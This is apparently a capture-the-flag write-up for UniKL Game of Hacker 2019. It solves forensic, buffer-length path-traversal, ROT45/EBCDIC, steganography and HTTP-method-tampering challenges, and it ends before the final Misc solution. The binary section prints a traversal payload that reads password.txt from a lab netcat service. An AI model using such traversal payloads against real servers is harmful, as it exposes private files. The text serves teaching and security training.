UniKL

Game of Hacker

2019 Write-Up

Challenges.Lists

Forensic.DOCX4What

Binary.CahayaBintang

Crypto.R45

Stego.LovePikachu

Web.SayTheMagicWord

Misc.WhatIsThis

Forensic.Bounty@Nexagate

Forensic.DOCX4What


Question: Today we will learn more about .docx file extension. But can you reveal the secret behind it?

Attachment: forensic_docx4what_ef349908bfbc9519120b8bdc09672f82.zip


Mark: 10

Solution:

Unzip the file to get 1 microsoft word document(.docx).




Change the file extension into .zip, the extract the file.



_rels
docProps
word
[Content_Types].xml

Strings all file inside word folder and grep “unikl” to get the flag



```
mrnab@mrnabpc:/mnt/e/uniklgoh/docx4what$ strings word/* | grep unikl
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:cx="http://schemas.micr
osoft.com/office/drawing/2014/chartex" xmlns:cx1="http://schemas.microsoft.com/office/drawing/2015/9/8/chartex" xmlns:cx
2="http://schemas.microsoft.com/office/drawing/2015/10/21/chartex" xmlns:cx3="http://schemas.microsoft.com/office/drawin
g/2016/5/9/chartex" xmlns:cx4="http://schemas.microsoft.com/office/drawing/2016/5/10/chartex" xmlns:cx5="http://schemas.
microsoft.com/office/drawing/2016/5/11/chartex" xmlns:cx6="http://schemas.microsoft.com/office/drawing/2016/5/12/chartex
" xmlns:cx7="http://schemas.microsoft.com/office/drawing/2016/5/13/chartex" xmlns:cx8="http://schemas.microsoft.com/offi
ce/drawing/2016/5/14/chartex" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:aink="http://
schemas.microsoft.com/office/drawing/2016/ink" xmlns:am3d="http://schemas.microsoft.com/office/drawing/2017/model3d" xml
ns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationsh
ips" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math+uniklgoh19{87084bb2b24d29873bad8e990b2373cb}" x
mlns:v="urn:schemas-microsoft-com:vml" xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing"
xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:o
ffice:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http://schemas.microsoft.c
om/office/word/2010/wordml" xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml" xmlns:w16cid="http://schema
```

Flag: uniklgoh19{87084bb2b24d29873bad8e990b2373cb}

Binary.CahayaBintang


Question: Twinkle, twinkle, little star. How I wonder what you are. Who doesn’t like that song? Grab the flag from “nc 192.168.1.215 11337”.

Attachment: binary_cahayabintang_7cfe0032670a1698463cf667c091ca67.zip


Mark: 20

Solution:

For this question, we need to buffer overflow the program. Unzip the file to get the c source code, password.txt, flag.txt and language file.




Read the c source code, the bug is at snprintf function, that can be buffer to 128 (MAXN). So, we will make padding until 128 char and remove the language file to get LFI and read the password.txt file.




```
snprintf(path, MAXN, "languages/%s.lang", lang);

fp = fopen(path, "r");
```

So, the payload for padding is can be generate using python, by utilizing all 128 character.



```
mrnab@mrnabpc:/mnt/e/uniklgoh/cahayabintang$ python -c "print('../'+'./'*51+'password.txt')"
.././././././././././././././././././././././././././././././././././././././././././././././././././password.txt
mrnab@mrnabpc:/mnt/e/uniklgoh/cahayabintang$
```

Lastly, grab the flag from the server using netcat.



```
mrnab@mrnabpc:/mnt/e/uniklgoh/cahayabintang$ nc 192.168.1.215 11337
Pilih bahasa (my/en): ../././././././././././././././././././././././././././././././././././././././././././././././.
/./././password.txt
63c2d6658ed7249793c60db318bc7366
 mrnab@mrnabpc:/mnt/e/uniklgoh/cahayabintang$ nc 192.168.1.215 11337
Pilih bahasa (my/en): my
1) Segi tiga
2) Segi tiga kanan
3) Bendera
Pilihan: 3

Katalaluan: 63c2d6658ed7249793c60db318bc7366
uniklgoh19{b7bce8191c5c4257989004ab897003bd}
 mrnab@mrnabpc:/mnt/e/uniklgoh/cahayabintang$
```

Flag: uniklgoh19{b7bce8191c5c4257989004ab897003bd}

Crypto.R45


Question: Can you decode this?

Attachment: crypto_r45_7931a393586de8c41b019d5807511e36.zip

Mark: 10


Solution:

Unzip the file to get encrypted file. Open the file, copy all the content inside.


*E:\uniklgoh\r45\R45 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
R45

```
vKG8A787 s<A4EL tB787 u86<@4? zAG8E6;4A:8 tB78 YvstuztZ <F 4A 8<:;G^5<G 6;4E46G8E 8A6B7<A: HF87 @4<A?L BA zs~ @4<A9E4@8 4A7 zs~
@<7E4A:8 6B@CHG8E BC8E4G<A: FLFG8@F_ zG 78F68A787 9EB@ G;8 6B78 HF87 J<G; CHA6;87 64E7F 4A7 G;8 6BEE8FCBA7<A: F<K^5<G
5<A4EL^6B787 786<@4? 6B78 HF87 J<G; @BFG B9 zs~XF 6B@CHG8E C8E<C;8E4?F B9 G;8 ?4G8 bjfaF 4A7 84E?L bjgaF_ zG <F FHCCBEG87 5L
I4E<BHF ABA^zs~ C?4G9BE@F] FH6; 4F wH=<GFH^&<8@8AFX s&caaa`"&u] "&^z)] ~&#] 4A7 ~&#^v+] G;8 &u& &<:@4 F8E<8F] (A<FLF )&`j]
sHEEBH:;F ~t# 4A7 zt} )~v_ vstuzt J4F 78I<F87 <A bjgd 4A7 bjge 5L zs~ 4A7 J4F 4AABHA687 J<G; G;8 E8?84F8 B9 G;8 zs~ &LFG8@`dga
?<A8 B9 @4<A9E4@8 6B@CHG8EF_ zG <F 4A 8<:;G^5<G 6;4E46G8E 8A6B7<A:] 78I8?BC87 F8C4E4G8?L 9EB@ G;8 F8I8A^5<G r&tzz 8A6B7<A:
F6;8@8_ zG J4F 6E84G87 GB 8KG8A7 G;8 8K<FG<A: s<A4EL^tB787 u86<@4? YstuZ zAG8E6;4A:8 tB78] BE stuzt] J;<6; <GF8?9 J4F 78I<F87 4F
4A 899<6<8AG @84AF B9 8A6B7<A: G;8 GJB MBA8 4A7 AH@58E CHA6;8F BA CHA6;87 64E7F <AGB F<K 5<GF_ ';8 7<FG<A6G 8A6B7<A: B9 XFX 4A7
X&X YHF<A: CBF<G<BA c <AFG847 B9 bZ J4F @4<AG4<A87 9EB@ CHA6;87 64E7F J;8E8 <G J4F 78F<E45?8 ABG GB ;4I8 ;B?8 CHA6;8F GBB 6?BF8
GB 846; BG;8E GB 8AFHE8 G;8 <AG8:E<GL B9 G;8 C;LF<64? 64E7_

*;<?8 zs~ J4F 4 6;<89 CEBCBA8AG B9 G;8 r&tzz FG4A74E7<M4G<BA 6B@@<GG88] G;8 6B@C4AL 7<7 ABG ;4I8 G<@8 GB CE8C4E8 r&tzz
C8E<C;8E4?F YFH6; 4F 64E7 CHA6; @46;<A8FZ GB F;<C J<G; <GF &LFG8@`dga 6B@CHG8EF] FB G;8 6B@C4AL F8GG?87 BA vstuzt_.c0 ';8
&LFG8@`dga 5864@8 J<?7?L FH668FF9H?] GB:8G;8E J<G; 6?BA8F FH6; 4F %tr &C86GE4 ha] zt} &LFG8@ e] 4A7 wH=<GFH wrt"~] G;HF FB 7<7
vstuzt_

r?? zs~ @4<A9E4@8 4A7 @<7E4A:8 C8E<C;8E4?F 4A7 BC8E4G<A: FLFG8@F HF8 vstuzt Y
¤MWHTJPU2STSESASPAHTSñùÅôóõBPHINDø÷SSAöNEL÷÷òINDóSSANBHùóBPHöùBPH÷ôööñNELöññÐ Z 4F G;8<E <A;8E8AG 8A6B7<A: YJ<G; GB?8E4G<BA
9BE r&tzz] 9BE 8K4@C?8] z&#w <A M`"& 64A 5EBJF8 4A7 87<G 5BG; vstuzt 4A7 r&tzz 8A6B787 9<?8FZ_ &B9GJ4E8 4A7 @4AL ;4E7J4E8
C8E<C;8E4?F 64A GE4AF?4G8 GB 4A7 9EB@ 8A6B7<A:F] 4A7 @B78EA @4<A9E4@8F YFH6; 4F zs~ M&8E<8FZ <A6?H78 CEB68FFBE <AFGEH6G<BAF] 4G
G;8 ;4E7J4E8 ?8I8?] GB 4668?8E4G8 GE4AF?4G<BA 58GJ88A 6;4E46G8E F8GF_

';8E8 <F 4A vstuzt^BE<8AG87 (A<6B78 'E4AF9BE@4G<BA wBE@4G 64??87 ('w^vstuzt CEBCBF87 5L G;8 (A<6B78 6BAFBEG<H@] 78F<:A87 GB 4??BJ
84FL HC74G<A: B9 vstuzt FB9GJ4E8 GB ;4A7?8 (A<6B78] 5HG ABG <AG8A787 GB 58 HF87 <A BC8A <AG8E6;4A:8 8AI<EBA@8AGF_ vI8A BA FLFG8@F
J<G; 8KG8AF<I8 vstuzt FHCCBEG] <G ;4F ABG 588A CBCH?4E_ wBE 8K4@C?8] M`"& FHCCBEGF (A<6B78 YCE898EE<A: ('w^bg FC86<9<64??LZ] 5HG
M`"& BA?L ;4F ?<@<G87 FHCCBEG 9BE ('w^vstuzt_

zs~ rz+ EHAA<A: BA G;8 %&`gaaa 4A7 <GF 78F68A74AGF <A6?H7<A: G;8 zs~ #BJ8E &LFG8@F] }<AHK EHAA<A: BA M &LFG8@F] 4A7 BC8E4G<A:
FLFG8@F EHAA<A: BA G;8 zs~ #t 4A7 <GF 78F68A74AGF HF8 r&tzz] 4F 7<7 rz+`dha 4A7 rz+`dja EHAA<A: BA &LFG8@`dha 4A7 &LFG8@`dja
@4<A9E4@8F_
```

Paste the encrypted text to https://gchq.github.io/CyberChef/. Decode the text using ROT 47, but tweak the setting become ROT 45.



ROT47

Amount 45


Input start: 2757 end: 2757 length: 0 length: 2757 lines: 10

```
vKG8A787 s<A4EL tB787 u86<@4? zAG8E6;4A:8 tB78 YvstuztZ
<F 4A 8<:;G^5<G 6;4E46G8E 8A6B7<A: HF87 @4<A?L BA zs~
@4<A9E4@8 4A7 zs~ @<7E4A:8 6B@CHG8E BC8E4G<A: FLFG8@F_
zG 78F68A787 9EB@ G;8 6B78 HF87 J<G; CHA6;87 64E7F 4A7
G;8 6BEE8FCBA7<A: F<K^5<G 5<A4EL^6B787 786<@4? 6B78 HF87
J<G; @BFG B9 zs~XF 6B@CHG8E C8E<C;8E4?F B9 G;8 ?4G8
bjfaF 4A7 84E?L bjgaF_ zG <F FHCCBEG87 5L I4E<BHF
ABA^zs~ C?4G9BE@F] FH6; 4F wH=<GFH^&<8@8AFX s&caaa`"&u]
```

Output start: 2757 end: 2757 length: 0 time: 5ms length: 2757 lines: 10


```
Extended Binary Coded Decimal Interchange Code (EBCDIC)
is an eight-bit character encoding used mainly on IBM
mainframe and IBM midrange computer operating systems.
It descended from the code used with punched cards and
the corresponding six-bit binary-coded decimal code used
with most of IBM's computer peripherals of the late
1950s and early 1960s. It is supported by various non-
IBM platforms, such as Fujitsu-Siemens' BS2000/OSD, OS-
```

The decrypted text tells us about another encryption, Extended Binary Coded Decimal Interchange Code (EBCDIC). And from the text, there are some text that does not decrypt.



```
¤ñùÀðóðø÷öö÷÷òóùóöù÷ôöðñöññÐ
```

Decode that text by using EBCDIC, to get the flag.



Decode text

Encoding IBM EBCDIC International (5...

Input length: 44 lines: 1 total: 2 loaded: 2

```
¤ñùÀðóðø÷öö÷÷òóùóöù÷ôöðñöññÐ
```

Output time: 1ms length: 44 lines: 1

```
uniklgoh19{030bd87f6e772d3fc93b69b74601e611}
```

Flag: uniklgoh19{030bd87f6e772d3fc93b69b74601e611}

Stego.LovePikachu

Question: You think Pikachu love Ash? Think again!


Attachment: stego_lovepikachu_8696765e9639bd2578e8e1d4a8c46deb.zip


Mark: 10

Solution:


Unzip the file to get the picture of ash and pikachu together. For this challenge, the flag was split into 4 pieces.

For first 2 pieces, use stegsolve.jar, navigate to blue plane 0 for first flag, green plan 0 for the second flag.






For the third flag, use binwalk command to reveal that there is a zip file with flag3.txt hidden behind the picture. Use “-e” on binwalk to extract the zip. But the zip can’t be open because it is password protected. The password can be obtained by navigate to red plane 0 on stegsolve.jar.




```
mrnab@mrnabpc:/mnt/e/uniklgoh/lovepikachu$ binwalk -e LovePikachu.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1000 x 562, 8-bit/color RGBA, non-interlaced
72            0x48            Zlib compressed data, default compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file or directory: 'jar':
'jar', 'jar xvf '%e'' might not be installed correctly
1039415       0xFDC37         Zip archive data, encrypted at least v2.0 to extract, compressed size: 41, uncompressed si
ze: 11, name: flag3.txt
1039624       0xFDD08         End of Zip archive, footer length: 22

mrnab@mrnabpc:/mnt/e/uniklgoh/lovepikachu$
```

By using the password, flag3.txt can be extract.




ps:willkillash



```
38ea0c03741
```

Lastly for the last flag piece, use Exiftool and get the flag 4 from comment section.



```
mrnab@mrnabpc:/mnt/e/uniklgoh/lovepikachu$ exiftool LovePikachu.png
ExifTool Version Number         : 11.65
File Name                       : LovePikachu.png
Directory                       : .
File Size                       : 1015 kB
File Modification Date/Time     : 2019:10:14 07:31:55+08:00
File Access Date/Time           : 2019:10:16 21:42:57+08:00
File Inode Change Date/Time     : 2019:10:16 21:51:45+08:00
File Permissions                : rwxrwxrwx
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1000
Image Height                    : 562
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Comment                         : b4a69b3aa7}
Warning                         : [minor] Trailer data after PNG IEND chunk
Image Size                      : 1000x562
Megapixels                      : 0.562
mrnab@mrnabpc:/mnt/e/uniklgoh/lovepikachu$
```

Flag: uniklgoh19{b016d47e32b38ea0c03741b4a69b3aa7}

Web.SayTheMagicWord


Question: Want the flag? Just say the MAGIC word.

URL: http://192.168.1.215:8081/

Mark: 20

Solution:

From the URL, user will be asked to say the magic word if they want the flag. By default, when user clicked “request flag” button, the request will be made using POST method.




THE FLAG ORGANIZATION

Want the flag? Say the magic word


Magic Word:
Tolong? Request Flag

— Flag Organization Team 2019

To get the flag, intercept the request using burpsuite, change the request method from POST to PLEASE to get the flag.



```
PLEASE /flagplease.php HTTP/1.1
Host: 192.168.1.215
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
```



CORRECT! PLEASE is the MAGIC word. The flag is uniklgoh19{a1c5755d1fbc13fbce8d07dc5993a73d} :D

Flag: uniklgoh19{a1c5755d1fbc13fbce8d07dc5993a73d}

Misc.WhatIsThis


Question: What is this file? It come out of nowhere. I think it contains some malware.

Attachment: misc_whatisthis_3f6210b789e1373bd71d321d7edbcc60.zip

Mark: 20

Solution:

